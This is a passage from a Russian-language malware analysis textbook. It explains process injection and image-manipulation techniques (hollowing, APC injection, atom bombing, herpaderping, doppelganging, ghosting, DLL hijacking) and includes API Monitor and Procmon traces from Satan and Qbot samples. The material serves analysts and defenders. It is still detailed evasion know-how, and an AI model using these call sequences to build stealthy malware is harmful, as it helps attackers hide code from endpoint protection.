Рассмотрим метод на практике на примере варианта программы-вымогателя Satan (`SHA256: cbbd2bd6f98bd819f3860dea78f812d5c180fd19924cef32e94Bd7f6929023779`). Снимок API Monitor на рис. 12-9 показывает, как образец, вариант семейства Satan, применяет опустошение процесса.

```
API
CreateProcessW ( NULL, "C:\Users\Public\financialz.exe", NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL, 0x0019f8e8, 0x0019f950 )
NtReadVirtualMemory ( 0x0000022c, 0x00241008, 0x0019f948, 4, NULL )
NtUnmapViewOfSection ( 0x0000022c, 0x00400000 )
VirtualAllocEx ( 0x0000022c, 0x00400000, 73728, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE )
NtWriteVirtualMemory ( 0x0000022c, 0x00400000, 0x007d2cf0, 1024, NULL )
NtWriteVirtualMemory ( 0x0000022c, 0x00401000, 0x007d30f0, 35328, NULL )
NtWriteVirtualMemory ( 0x0000022c, 0x0040a000, 0x007dbaf0, 17408, NULL )
NtWriteVirtualMemory ( 0x0000022c, 0x0040f000, 0x007dfef0, 1024, NULL )
NtWriteVirtualMemory ( 0x0000022c, 0x00411000, 0x007e02f0, 2560, NULL )
NtWriteVirtualMemory ( 0x0000022c, 0x00241008, 0x007d2df4, 4, NULL )
NtSetContextThread ( 0x00000228, 0x0019f990 )
NtResumeThread ( 0x00000228, NULL )
```

Рис. 12-9. Образец вредоносной программы применяет опустошение процесса

Обратите внимание, что программа запускает новый процесс посредством `CreateProcessW` из исполняемого файла на диске (`financialz.exe`) в приостановленном состоянии (`CREATE_SUSPENDED`), как только что обсуждалось. Затем она многократно вызывает `NtWriteVirtualMemory`, отображая данные в новый целевой процесс. Более глубокое исследование этого вызова в API Monitor показывает, что образец записывает в целевой процесс PE-файл, а затем вызывает `NtResumeThread` для его выполнения (рис. 12-10).




Рис. 12-10. PE-заголовок в памяти

Обратите внимание: хотя опустошение процесса обычно классифицируют как метод внедрения, это не настоящее внедрение, поскольку вредоносная программа создаёт новый процесс в приостановленном состоянии, а затем заменяет существующий код процесса вредоносным.

Перехват потока

Перехват потока предусматривает открытие выполняющегося потока в процессе-жертве, запись в него вредоносного кода и принуждение процесса выполнить этот код. Перехват использует многие функции метода опустошения, но есть несколько заметных отличий. Для выполнения перехвата вредоносная программа вызывает `OpenThread`, указывая идентификатор потока в качестве параметра, а затем `SuspendThread` либо `Wow64SuspendThread` для 64-разрядных процессов, чтобы приостановить поток-жертву. Когда тот оказывается в приостановленном состоянии, программа посредством `VirtualAlloc` и `WriteProcessMemory` соответственно выделяет память в целевом процессе и записывает туда вредоносный код. Наконец, она вызывает `SetThreadContext`, передавая поток управления от текущего приостановленного потока только что внедрённому коду, а затем `ResumeThread` для выполнения кода.

Внедрение APC

Асинхронный вызов процедуры (APC) - возможность Windows, позволяющая ставить различные задачи в очередь и выполнять их в контексте работающего потока. Программа может вызвать функцию `QueueUserAPC`, передав дескриптор потока и указатель на код, который хочет выполнить, чтобы добавить задачу в очередь APC. Внедрение APC злоупотребляет этой функциональностью для скрытного выполнения кода и потенциального повышения привилегий.

Чтобы программа могла вызывать функции из очереди APC, поток должен находиться в состоянии готовности к оповещению: периодически проверять наличие новых элементов и выполнять следующую задачу. У многих работающих в системе процессов, от веб-браузеров до видеопроигрывателей, есть потоки в таком состоянии. Обычно в конце концов они получают запрос

прерывания от операционной системы, после чего процесс исследует очередь APC и выполняет следующую задачу.

Вредоносная программа пользуется APC, пытаясь внедрить вредоносный код в другие процессы посредством постановки в очередь. Атака показана на рис. 12-11.




Рис. 12-11. Метод внедрения APC

Сначала вредоносная программа обычным способом получает дескриптор целевого процесса-жертвы (`OpenProcess`) и записывает в процесс предназначенный для выполнения вредоносный код (`VirtualAlloc` и `WriteProcessMemory`). Затем она открывает целевой поток вызовом `OpenThread`, после чего выполняет `QueueUserAPC` либо `NtQueueApcThread`, чтобы поставить в очередь новую задачу APC. Когда поток получает от операционной системы запрос прерывания, вредоносный код выполняется.

Вариант метода создаёт новый процесс в приостановленном состоянии, подобно опустошению, и записывает в него вредоносный код. Затем программа ставит в очередь функцию APC и возобновляет поток. После возобновления выполняется вредоносный код. В этот момент программа может завершить исходный процесс, поскольку полезная нагрузка теперь работает в новом и способна остаться незамеченной средствами защиты конечных точек и ничего не подозревающими конечными пользователями. Эта атака, зафиксированная в API Monitor, показана на рис. 12-12.

Module	API
wollez.exe	CreateProcessA (NULL, "C:\Program Files\Internet Explorer\iexplore.exe", NULL, NULL, FALSE, CREATE_SUSPENDED, NULL,
wollez.exe	WriteProcessMemory (0x0000000000000174, 0x000001a8b2da0000, 0x00007ff74a6a5070, 261641, NULL)
wollez.exe	QueueUserAPC (0x000001a8b2da0000, 0x00000000000000a8, 0)
KERNELBASE.dll	└NtQueueApcThread (0x00000000000000a8, 0x00007ffe7b69c940, 0x000001a8b2da0000, NULL, 0)
wollez.exe	ResumeThread (0x00000000000000a8)
KERNELBASE.dll	└NtResumeThread (0x00000000000000a8, 0x000000a9ea8ff648)

Рис. 12-12. Вредоносная программа применяет вариант метода внедрения APC

Этот образец использует внедрение APC для выполнения вредоносного кода в контексте процесса `iexplore.exe`. В данном случае программа запускает `iexplore.exe` (`CreateProcessA`) вместо перехвата другого процесса (`OpenProcess`).

Атомная бомбардировка

Последний метод внедрения в процессы, который мы рассмотрим в этой главе, называется атомной бомбардировкой. У него есть общие черты с внедрением APC, однако в нём задействованы атомы, то есть ссылки на определённые фрагменты данных, например строки. Атомы хранятся в структуре операционной системы, называемой таблицей атомов, и у каждого атома есть уникальный идентификатор. Атомы часто применяются при межпроцессном

взаимодействии для согласования действий между процессами. Например, процесс A может создать атом, чтобы указать на доступность определённого фрагмента данных, а процесс B может воспользоваться этим атомом для обращения к данным.

Таблицы атомов бывают глобальными, то есть доступными из любого выполняющегося в системе процесса, и локальными, доступными только одному определённому процессу. Чтобы добавить данные в глобальную таблицу атомов, приложение вызывает функцию `GlobalAddAtom`; чтобы добавить атом в локальную таблицу, оно вызывает `AddAtom`. При атомной бомбардировке эти таблицы используются не по назначению для временного хранения вредоносного кода. Такая атака показана на рис. 12-13.




Рис. 12-13. Метод атомной бомбардировки

На высоком уровне этот метод создаёт новый глобальный атом (`GlobalAddAtom`) в глобальной таблице атомов и сохраняет в нём вредоносный шелл-код 1. Затем он использует постановку APC в очередь (`NtQueueApcThread`) 2, чтобы принудить процесс-жертву выполнить `GlobalGetAtomName` 3. После того как процесс-жертва извлечёт атом, сохранённый в таблице шелл-код можно выполнить в контексте этого процесса 4.

Подведение итогов по внедрению в процессы

Как вы уже увидели, многие методы внедрения в процессы используют одни и те же вызовы функций API и ведут себя сходным образом. Почти во всех случаях вредоносная программа создаёт процесс либо открывает дескриптор целевого процесса, выделяет память и записывает или отображает код в целевой процесс, а затем принуждает внедрённый код выполняться в контексте этого процесса. Общая схема приведена на рис. 12-14. Особая благодарность исследователю вредоносных программ Карстену Хану (Karsten Hahn), чья работа вдохновила автора на создание этого рисунка.




Рис. 12-14. Сводка действий и вызовов API при внедрении в процессы

Теперь, рассмотрев разные методы внедрения в процессы, перейдём к другому способу, применяемому в сходных целях, манипулированию образом процесса.

Манипулирование образом процесса

Манипулирование образом процесса злоупотребляет как стандартной процедурой создания процессов Windows, так и принципами работы средств защиты конечных точек, прежде всего антивредоносного программного обеспечения. Чтобы защищать систему от атак, такое программное обеспечение должно знать, когда запускается новый процесс, и отслеживать его подозрительное поведение. Здесь вступает в действие функция API `PsSetCreateProcessNotifyRoutineEx`. При создании нового процесса эта функция отправляет уведомление средству защиты конечной точки, после чего оно исследует и сканирует исходный исполняемый файл, запустивший процесс. Если антивредоносная программа обнаруживает во входном файле вредоносный код, она может поместить файл в карантин и завершить все связанные с ним процессы. Проблема заключается в том, что `PsSetCreateProcessNotifyRoutineEx` вызывается не в точный момент создания процесса, а при создании и выполнении первых нескольких потоков в его контексте. В результате у вредоносной программы появляется удобное окно возможностей для изменения исходного исполняемого файла до того, как его успеют просканировать средства защиты.

Манипулирование процессами также связано с вмешательством в механизм создания процессов Windows, описанный в главе 1. В сущности, Windows обычно вызывает такую функцию, как `NtCreateUserProcess`, которая работает в режиме ядра, обрабатывает детали создания процесса, а затем отображает его в память, выполняя следующие шаги:

1. Получает дескриптор исполняемого файла, например посредством вызова `CreateFile`.
2. Создаёт для файла объект секции, обычно посредством вызова функции `NtCreateSection`. В данном случае секция представляет собой всего лишь объект, который будет отображён в память.
3. Создаёт объект процесса вызовом `NtCreateProcessEx` с параметром, ссылающимся на только что созданный объект секции, и отображает объект процесса в память в виде нового процесса.
4. Выполняет процесс, вызывая `NtCreateThreadEx` для создания и запуска нового потока.

Рассмотрим, как разные методы манипулирования процессами вмешиваются в эти шаги.

Process Herpaderping

У метода process herpaderping забавное название, но очень мощное действие. Он вводит в заблуждение операционную систему и антивредоносные решения, вмешиваясь в механизм создания процессов Windows. Работа метода показана на рис. 12-15.




Рис. 12-15. Метод process herpaderping

Сначала вредоносная программа создаёт на диске новый файл, получает его дескриптор и оставляет этот дескриптор открытым 1. Она записывает в пустой файл вредоносный исполняемый код, а затем создаёт для файла объект секции 2. Далее программа создаёт процесс с использованием нового объекта секции 3. Теперь вредоносный код отображён в память, но ещё не выполняется. До этого момента подход следует стандартным этапам загрузки PE-файла в Windows, однако дальше начинается самое интересное.

Вредоносная программа изменяет либо удаляет вредоносный код из созданного на диске файла 4. Затем она запускает новый поток (`NtCreateThreadEx`), который выполняет находящийся в памяти вредоносный код, и закрывает дескриптор открытого файла. В этот момент срабатывает

упомянутый ранее обратный вызов `PsSetCreateProcessNotifyRoutineEx`, и средства защиты конечной точки приступают к проверке вредоносного файла. Но поскольку теперь файл фактически уже не содержит вредоносного кода, антивредоносная программа ошибочно считает, что всё в порядке. Как антивредоносное программное обеспечение, так и сама Windows предполагают, что файл на диске нельзя или не следует изменять, когда он уже отображён в память и выполняется внутри процесса. Process herpaderping пользуется такими предположениями для выполнения вредоносного кода. Подробнее об этом методе можно прочитать у его автора по адресу https://jxy-s.github.io/herpaderping/. Чтобы испытать метод самостоятельно, изучите доказательство концепции по адресу https://github.com/jxy-s/herpaderping.

Process Doppelganging

Process doppelganging, впервые представленный на конференции Black Hat 2017 исследователями безопасности Юджином Коганом (Eugene Kogan) и Талом Либерманом (Tal Liberman), представляет собой метод манипулирования, использующий транзакционную NTFS для сокрытия выполнения вредоносного кода. Термин *doppelganging* происходит от слова *doppelganger*, которым обычно называют человека, имеющего поразительное сходство с кем-то другим.

Транзакционная NTFS была разработана для добавления в NTFS, стандартную файловую систему Windows, дополнительных возможностей и поддержки, например сохранения целостности файлов и улучшенной обработки ошибок. Она позволяет использовать транзакции, которые отслеживают изменения файловой системы и при необходимости могут быть отменены. Такие действия, как удаление файла, сначала происходят виртуально. Если запрос на удаление завершается успешно, транзакция фиксируется и файл действительно удаляется. Если же запрос приводит к ошибке, транзакция откатывается и никаких действий не происходит. В конечном счёте транзакции призваны предотвращать несогласованность и повреждение данных вследствие системного сбоя или другого неожиданного события.

Новый файл, созданный с использованием транзакций, обычно недоступен извне процесса, который в данный момент с ним взаимодействует; в такой ситуации к нему не могут обратиться даже некоторые антивредоносные решения. Поэтому транзакции способны предоставить безопасное место, где вредоносный файл может временно скрываться. Кроме того, поскольку транзакционные файлы можно "откатить" к предыдущему состоянию, средства защиты конечных точек легко ввести в заблуждение. Именно поэтому process doppelganging оказывается эффективным. Работа метода показана на рис. 12-16.




Рис. 12-16. Метод process doppelganging

Эта вредоносная программа создаёт новую транзакцию NTFS с помощью `CreateTransaction` и открывает существующий исполняемый файл посредством `CreateFileTransacted` 1. Для достижения того же результата она могла бы вместо этого вызвать функции более низкого уровня, например `ZwCreateTransaction`, `RtlSetCurrentTransaction` и `ZwCreateFile`. Затем вредоносная программа записывает свой код в существующий PE-файл (`WriteFile`), заменяя исходный код исполняемого файла 2. Далее она выполняет `CreateProcess` либо `NtCreateProcessEx`, чтобы создать новый процесс, передавая расположение нового вредоносного PE-файла, двойника, в качестве параметра 3. После того как PE-файл отображён в память и вредоносный процесс запущен, программа намеренно откатывает исходную транзакцию NTFS (`RollbackTransaction`), возвращая файл в первоначальное состояние до заражения 4. Когда антивредоносное программное обеспечение получает уведомление о создании процесса и сканирует его исполняемый файл на диске, уже слишком поздно: исходный исполняемый файл успел вернуться в невредоносное состояние.

С момента первой публикации process doppelganging в 2017 году появилось несколько разновидностей этого метода. Один из вариантов, названный исследователями Malwarebytes *transacted hollowing*, объединяет опустошение процесса с process doppelganging. См. публикацию «Process Doppelgänging Meets Process Hollowing in Osiris Dropper». Как и при doppelganging, вредоносная программа создаёт новый процесс для внедряемой полезной нагрузки. Однако вместо её непосредственного внедрения программа создаёт процесс в приостановленном состоянии и отображает вредоносный код в память, как при опустошении процесса. Это наглядный пример того, как результаты исследований безопасности впоследствии становятся для авторов вредоносных программ отправной точкой при создании новых методов.

Как вы увидели, методы манипулирования образом процесса основаны на эксплуатации фундаментальных особенностей поведения Windows, поэтому в ближайшее время они вряд ли исчезнут. Аналитикам важно следить за новыми методами, появляющимися в реальных атаках. В завершение этого раздела рассмотрим ещё два сравнительно новых способа манипулирования

процессами.

Подмена образа и маскировка процесса

Подмена образа процесса (*process reimaging*) сходна с описанными ранее методами в том, что для обхода средств защиты она опирается на манипулирование уже выполняющимся процессом. Для подмены образа вредоносная программа изменяет свой атрибут `FILE_OBJECT`, содержащий путь к её исполняемому файлу на диске, так, чтобы он указывал на безвредный законный исполняемый файл. Метод основан на несогласованности обработки `FILE_OBJECT` в Windows, из-за которой некоторые антивредоносные продукты слишком доверяют пути, сохранённому в `FILE_OBJECT` вредоносного процесса. Дополнительные сведения приведены в публикации McAfee «In NTDLL I Trust - Process Reimaging and Endpoint Security Solution Bypass» и в репозитории ProcessReimaging на GitHub.

Маскировка процесса (*process ghosting*) больше всего похожа на process herpaderping. Вредоносная программа создаёт файл и просит Windows перевести его в состояние ожидания удаления. Поскольку между переводом файла в это состояние и фактическим удалением может пройти некоторое время, программа успевает записать в файл вредоносный исполняемый код и создать для него объект образа, скопировав содержимое файла в память, прежде чем Windows удалит файл. Наконец, вредоносная программа создаёт процесс с объектом образа уже удалённого файла и выполняет его. Пока файл ожидает удаления, Windows не позволяет средствам защиты конечных точек, например антивредоносным программам, читать и исследовать его, поэтому они фактически не видят содержащийся в нём вредоносный код. Подробнее об этом методе можно прочитать в публикации «What You Need to Know About Process Ghosting».

Теперь перейдём к ещё одной паре методов внедрения и скрытого выполнения кода.

Перехват DLL и механизмов совместимости

Перехват - общее название методов, предусматривающих вмешательство в нормальный поток выполнения программы либо манипулирование механизмом запуска программ в Windows с целью выполнения несанкционированного кода. В частности, перехват DLL использует порядок загрузки необходимых библиотек законными исполняемыми файлами для внедрения вредоносной DLL. Перехват механизмов совместимости (*shim hijacking*) задействует прикладные механизмы совместимости Windows, то есть небольшие библиотеки, перехватывающие вызовы API, чтобы внедрять код в выполняющийся процесс. Рассмотрим оба метода подробнее.

Перехват DLL

Всем приложениям Windows в определённый момент приходится загружать DLL-файлы. У большинства приложений есть своего рода манифест, где перечислены все необходимые DLL и места их хранения на диске. Этот манифест входит в порядок поиска DLL приложения. К числу других возможных мест поиска относятся каталог установки приложения по умолчанию, например `C:\Program Files\CoolApplication`, где находится его основной исполняемый файл, и каталоги Windows, содержащие стандартные DLL Windows, например `%SystemRoot%\system32`.

Такая организация оставляет открытым любопытный вектор атаки. Многие плохо написанные приложения не проверяют содержимое или подпись загружаемых DLL, а слепо загружают нужные файлы в соответствии с порядком поиска. Что ещё хуже, некоторые плохо написанные приложения

бессистемно загружают вообще все DLL из каталога установки или рабочего каталога. Если злоумышленник знает, что определённое приложение уязвимо для перехвата DLL, он может создать специализированную вредоносную программу, которая помещает полезную нагрузку в виде DLL в каталог, откуда приложение загружает свои библиотеки. Затем злоумышленнику остаётся дождаться запуска приложения и автоматической загрузки DLL в память либо самостоятельно запустить приложение и принудительно загрузить вредоносную DLL. Наконец, некоторые вредоносные программы напрямую изменяют порядок поиска DLL приложения или его манифест, чтобы обеспечить загрузку вредоносной библиотеки. У этой атаки есть несколько вариантов: перехват порядка поиска DLL, боковая загрузка, предварительная загрузка, удалённая предварительная загрузка и другие. Но все они приводят к одному результату: вредоносная DLL незаметно и коварно загружается в пространство памяти процесса уязвимого приложения и выполняет несанкционированный код.

Пример такой атаки встречается в семействе вредоносных программ Qbot. Один из вариантов Qbot доставлялся жертве вместе с несколькими файлами, прежде всего вредоносной DLL `WindowsCodecs.dll`, копией старой, но законной версии калькулятора Windows `calc.exe` и библиотекой `7533.dll`. В IAT файла `calc.exe` присутствовал любопытный импорт, выделенный на рис. 12-17.




Рис. 12-17. Необычный импорт в файле calc.exe, доставленном вариантом Qbot

После запуска приложение `calc.exe` начинает с текущего местоположения искать `WindowsCodecs.dll`, настоящая версия которой представляет собой законный безвредный вспомогательный компонент Windows. Поскольку автор вредоносной программы "услужливо" поместил `WindowsCodecs.dll` рядом с `calc.exe`, вредоносная версия DLL внедряется в `calc.exe`, после чего выполняется её код. Эта атака показана в Procmon на рис. 12-18.

Process Name	PID	Operation	Path	Result	Detail
calc.exe	3232	Process Start		SUCCESS	Parent PID: 4216, Command line: "C:\Users\Public\calc.exe"
calc.exe	3232	Thread Create		SUCCESS	Thread ID: 5288
calc.exe	3232	Thread Create		SUCCESS	Thread ID: 4732
calc.exe	3232	Load Image	C:\Users\Public\WindowsCodecs.dll	SUCCESS	Image Base: 0x73400000, Image Size: 0x6000
